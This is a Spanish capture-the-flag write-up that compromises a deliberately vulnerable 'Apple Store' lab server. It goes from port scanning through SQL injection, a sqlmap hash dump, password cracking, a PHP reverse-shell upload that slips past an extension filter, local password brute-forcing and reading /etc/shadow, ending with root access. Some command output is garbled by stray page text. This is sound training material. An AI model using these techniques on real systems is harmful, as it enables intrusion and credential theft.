

# Apolos

Iniciando con un escaneo de puertos y servicios de nuestra nuevo objetivo:

no encontramos solamente con el puerto 80.

```
nmap -sS -sV -sC -Pn -n -p- -T4 --min-rate 5000 172.17.0.2 --reason
```

```
$ nmap -sS -sV -sC -Pn -n -p- -T4 --min-rate 5000 172.17.0.2 --reason
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 15:11 EDT
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apple Store
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

Entramos a la pagina principal y la verdad no hay mucho a simple vista, seguimos por el codigo fuente, pero tampoco logramos encontrar nada relevante.

Asique vamos a realizar una busqueda de archivos y directorios, a ver si encontramos algo util e interesante

```
gobuster dir -u http://172.17.0.2/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-t 64 -x php,html,py,txt
```

```
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 64
p,html,py,txt
iPhone 14

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,py
[+] Timeout: 10s

Starting project, please wait ...

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 5013]
/img (Status: 301) [Size: 306] [→ http://172.17.0.2/img/]
/login.php (Status: 200) [Size: 1619]
/register.php (Status: 200) [Size: 1607]
/profile.php (Status: 302) [Size: 0] [→ login.php]
/.php (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/vendor (Status: 301) [Size: 309] [→ http://172.17.0.2/vendor/]
/mycart.php (Status: 302) [Size: 0] [→ login.php]
/.php (Status: 403) [Size: 275]
/.html $699.99 (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
/profile2.php (Status: 302) [Size: 0] [→ login.php]
Progress: 1102795 / 1102800 (100.00%)
```


Lo interesante en este resultado es directorio "login.php".

 172.17.0.2

[Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#) [TinEye - Reverse Imag...](#)

Inicio Productos Categorías Contacto Cuenta

Productos disponibles en Apple Store




iPhone 14  
Nuevo iPhone 14 con A15 Bionic chip

Precio: \$799.99

Categoría: Smartphone

En stock: 100

Fecha de lanzamiento: 2023-09-20




MacBook Pro  
MacBook Pro con chip M1

Precio: \$1299.00

Categoría: Laptop

En stock: 50

Fecha de lanzamiento: 2023-01-15




Apple Watch Series 7  
Ultima version del Apple Watch

Precio: \$399.00

Categoría: Wearable

En stock: 200

Fecha de lanzamiento: 2023-03-10



Mac Mini  
Nuevo Mac Mini con chip M2


Precio: \$699.99

Categoría: Desktop

En stock: 75

Fecha de lanzamiento: 2024-05-15

/login.php



## Iniciar Sesión

Nombre de Usuario


Contraseña

Iniciar Sesión

¿No tienes cuenta? Regístrate aquí.

Probamos algunas credenciales básicas, pero no obtenemos algún resultado, También probamos inyecciones sql básicas, pero no notamos nada raro para ir por este lado.

Lo que si se nos permite es crear un usuario nuevo.



### Perfil de Usuario

Nombre de Usuario: test1

ID de Usuario: 4

Email: supermail@mail.com

Dirección: Real Address #242 29123

Teléfono: 332384871


Editar Perfil

### Historial de Pedidos

No tienes pedidos realizados

Comprar Ahora

Ya logueados no hay mucho para hacer mas que dirigirnos hacia donde el boton de "comprar ahora" nos envíe.




## Buscar Productos

Listamos las columnas para identificarlo.

```
' union select 1,2,3,4,5-- -
```

Realizamos pruebas de inyección en el buscador y notamos que los errores se ven a partir de la sexta columna.



Probamos con otras inyecciones, pero nos da error, ya que no podemos observar las tablas y demás.

Nos logueamos, copiamos la cookie que el editor de cookies nos proporciona y probamos con SQLMAP.

<https://cookie-editor.com/>

```
kali@kali: ~/Desktop/apolos x kali@kali: ~/Desktop/apolos x kali@kali: ~/Desktop/apolos x
[15:52:17] [INFO] using suffix '69'
[15:52:21] [INFO] using suffix '16'
[15:52:25] [INFO] using suffix '6'
[15:52:30] [INFO] using suffix '18'
[15:52:34] [INFO] using suffix '!'
[15:52:38] [INFO] using suffix '.'
[15:52:43] [INFO] using suffix '*'
[15:52:47] [INFO] using suffix '!!'
[15:52:51] [INFO] using suffix '?'
[15:52:55] [INFO] using suffix ';'
[15:52:59] [INFO] using suffix '..'
[15:53:03] [INFO] using suffix '!!!'
[15:53:07] [INFO] using suffix ','
[15:53:11] [INFO] using suffix '@'
Database: apple_store
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | 761bb015d7254610f89d9a7b6b152f1df2027e0a | luisillo |
| 2 | 7f73ae7a9823a66efcddd10445804f7d124cd8b0 | admin |
| 3 | a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 (test) | test |
| 4 | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 (1234) | test1 |
+-----+-----+-----+
```

Luego de unos minutos observamos 3 credenciales.


Las que nos importan son 'luisillo', 'admin' y 'test', asique ignoremos las cuentas creadas por nosotros mismos.

Asique proseguimos a agregar los hashes obtenidos a un archivo y luego ejecutar john para descifrarlos.

```
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
mundodecaramelo (?)
0844575632 (?)
2g 0:00:00:00 DONE (2025-04-09 16:27) 2.409g/s 16578Kp/s 16578Kc/s 16990KC/s 0844576082..0844575632
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```


Ya contamos con las contraseñas de ambos usuarios, así que veamos que logramos ver ingresando en cada cuenta.

Primero vamos con Luisillo:



The screenshot shows a web browser window with the address bar displaying '172.17.0.2/profile.php'. The page has a dark header with navigation links: 'Inicio', 'Perfil', 'Mi Carrito', and a 'Cerrar Sesión' button. The main content area is titled 'Perfil de Usuario'. Below the title, a box contains the following information: 'Nombre de Usuario: luisillo', 'ID de Usuario: 1', 'Email: supermail@mail.com', 'Dirección: Real Address #242 29123', and 'Teléfono: 332384871'. There is an 'Editar Perfil' button. Below this box, the section 'Historial de Pedidos' shows 'No tienes pedidos realizados'. At the bottom, there is a blue 'Comprar Ahora' button.


No hay nada destacable, ni diferente a los usuarios que podemos crear nosotros, así que, sigamos con la cuenta Admin



The screenshot shows the same web browser window, but the profile information is for the 'admin' user. The address bar still shows '172.17.0.2/profile.php'. The navigation links are the same. The 'Perfil de Usuario' section now displays: 'Nombre de Usuario: admin', 'ID de Usuario: 2', 'Email: supermail@mail.com', 'Dirección: Real Address #242 29123', and 'Teléfono: 332384871'. The 'Editar Perfil' button is still present. The 'Historial de Pedidos' section remains 'No tienes pedidos realizados'. The 'Comprar Ahora' button is still at the bottom. Below the 'Historial de Pedidos' section, there is a new section titled 'Sección de Administración'. It contains the text 'Aquí puedes gestionar el contenido, usuarios y otras configuraciones del sistema.' and a red button labeled 'Ir al Panel de Administración'.

En este caso si logramos ver algo diferente, un boton que aparentemente nos redirige a un panel de administracion.

Al ingresar nos muestra el siguiente panel:



Aun que la única opción que funciona es la de "Configuraciones".

## Subir Archivo

Subir Archivo

Selecciona un archivo:

Choose File

No file chosen

Destinatario:

Destinatario

Asunto:

Asunto

Mensaje:

Mensaje


Enviar

Donde nos encontramos con la posibilidad de subir archivos, si, una reverse-shell en php

```
$ webshells
> webshells ~^Collection of webshells

/usr/share/webshells
├── asp Selecciona un archivo:
├── aspx
├── cfm Choose File No file chosen
├── jsp
├── laudanum → /usr/share/laudanum
├── perl
├── php Destinatario
└── (kali㉿kali)-[/usr/share/webshells]
$ cd php
```


En kali, contamos con una colleccion de webshells, asique vamos a darle uso.



Al enviar el archivo, nos sale un mensaje diciendo que nuestro archivo es potencialmente peligroso.

Probaremos que formatos nos permite subir, asique subiremos el archivo y lo capturaremos con burpsuite.

Lo enviamos a Intruder y le proporcionamos el listado de extensiones que queremos que evalúe si es posible usar para que nos permita subir el archivo



Una vez que finaliza nos muestra el siguiente resultado



Request	Payload	Status code	Response received ✓	Error	Timeout	Length	Comment
18	.php.inc	200	6			4049	
0		200	3			445	
1	.php	200	3			4048	
2	.php1	200	1			4049	
3	.php2	200	1			4048	
4	.php3	200	1			4049	
5	.php4	200	1			4048	
6	.php5	200	1			4049	

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

Modificamos la extension de .php a .phtml

```
(kali@kali)-[~/Desktop/apolos]
$ mv shell.inc shell.phtml
```

Y logramos subir el archivo

Archivo subido con éxito.

Iniciamos nuestro listener y luego abrimos el archivo, a ver si asi nos proporciona una shell

```
nc -lvnp 1234
```

```
(kali@kali)-[~/Desktop/apolos]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38874
Linux 6f3479c3fd4a 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
21:14:20 up 2:33, 0 user, load average: 0.23, 0.17, 0.35
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Una vez dentro, establecemos una shell

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@6f3479c3fd4a:/$ ^Z
zsh: suspended nc -lvnp 1234
(kali@kali)-[~/usr/share/webshells/php]
$ stty raw -echo; fg
[1] + continued nc -lvnp 1234
(kali@kali)-[~/usr/share/webshells/php]
$ reset
www-data@6f3479c3fd4a:/$ export TERM=xterm-256color
www-data@6f3479c3fd4a:/$ export SHELL=bash
www-data@6f3479c3fd4a:/$ stty rows 40 cols 100
www-data@6f3479c3fd4a:/$
```

Ya nos podemos mover con más libertad en la consola.

Realizamos un `sudo -l`, pero no podemos acceder porque necesitamos un password.

Se logra ver el usuario "luisillo\_o", probamos con la pass encontramos anteriormente, pero no nos fue util.

Buscamos permisos SUID y capabilities, pero no obtenemos nada.

Despues de unos minutos pense en un script que use anteriormente en otro ctf, que realiza fuerza bruta local al usuario.

Después de unos minutos obtenemos la tan deseada pass

```
www-data@6f3479c3fd4a:/tmp$ ./suBF.sh -u luisillo_o -w rockyou.txt
[*] Iniciando fuerza bruta sobre usuario 'luisillo_o' ...
[+] Usuario luisillo_o autenticado con contraseña: '19831983'
Terminated
www-data@6f3479c3fd4a:/tmp$ su luisillo_o
Password:
$ id
uid=1001(luisillo_o) gid=1001(luisillo_o) groups=1001(luisillo_o),42(shadow)
$ █
```

Logrando asi acceder a la cuenta de luisillo:

```
luisillo_o : 19831983
```

Volvemos a ejecutar un `'sudo -l'`, pero no tenemos permisos.

Empezamos la búsqueda de permisos SUID, pero no obtenemos nada.

Al ejecutar nuevamente `id` notamos que pertenecemos al un grupo "shadow"

```
luisillo_o@6f3479c3fd4a:/$ id
uid=1001(luisillo_o) gid=1001(luisillo_o) groups=1001(luisillo_o),42(shadow)
luisillo_o@6f3479c3fd4a:/$ █
```

Lo que nos permite leer el contenido de `/etc/shadow`

```
luisillo_o@6f3479c3fd4a:/$ cat /etc/shadow
root:$y$j9T$awXWvi2tYABg05kreZcIi/$0bvQc0Amd6lFWbwfELQhZD6vpJN/AEV8/hZMXLYTx07:19969:0:99999:7:::
daemon:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
bin:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
sys:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
sync:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
games:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
man:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
lp:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
mail:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
news:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
uucp:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
proxy:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
www-data:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
backup:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
list:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
irc:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
_apt:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
nobody:*:19936:0:99999:7::: /usr/sbin/nsswitch.conf
ubuntu:!:19936:0:99999:7::: /usr/sbin/nsswitch.conf
_galera:!:19966:::::: /usr/sbin/nsswitch.conf
mysql:!:19966:::::: /usr/sbin/nsswitch.conf
luisillo_o:$y$j9T$jeXc8lTJh0BTedetDcKHI/$Bo6qPkbZfVsfW0tJvAZ1x0t2jG3aGsHj0jxkq0pBGg6:19969:0:99999:7:::
```

Podemos observar 2 hash.

El de luisillo, que ya tenemos su contraseña y el hash de root.

Comprobamos el formato del hash con Hash Type Identifier:

[https://hashes.com/en/tools/hash\\_identifier](https://hashes.com/en/tools/hash_identifier)

Ya conociendo el formato, volvemos a ejecutar johntheripper y obtenemos descifrarlo, asi obteniendo la pass de root

```

L$ john hash2 --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rainbow2 (?)
1g 0:00:00:47 DONE (2025-04-09 18:25) 0.02099g/s 270.1p/s 270.1c/s 270.1C/s rainbow2..wendel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Logrando asi, obtener escalacion de privilegios!!

```
luisillo_o@6f3479c3fd4a:/$ su root
Password:
root@6f3479c3fd4a:/#
```

Ya somos root !!! :D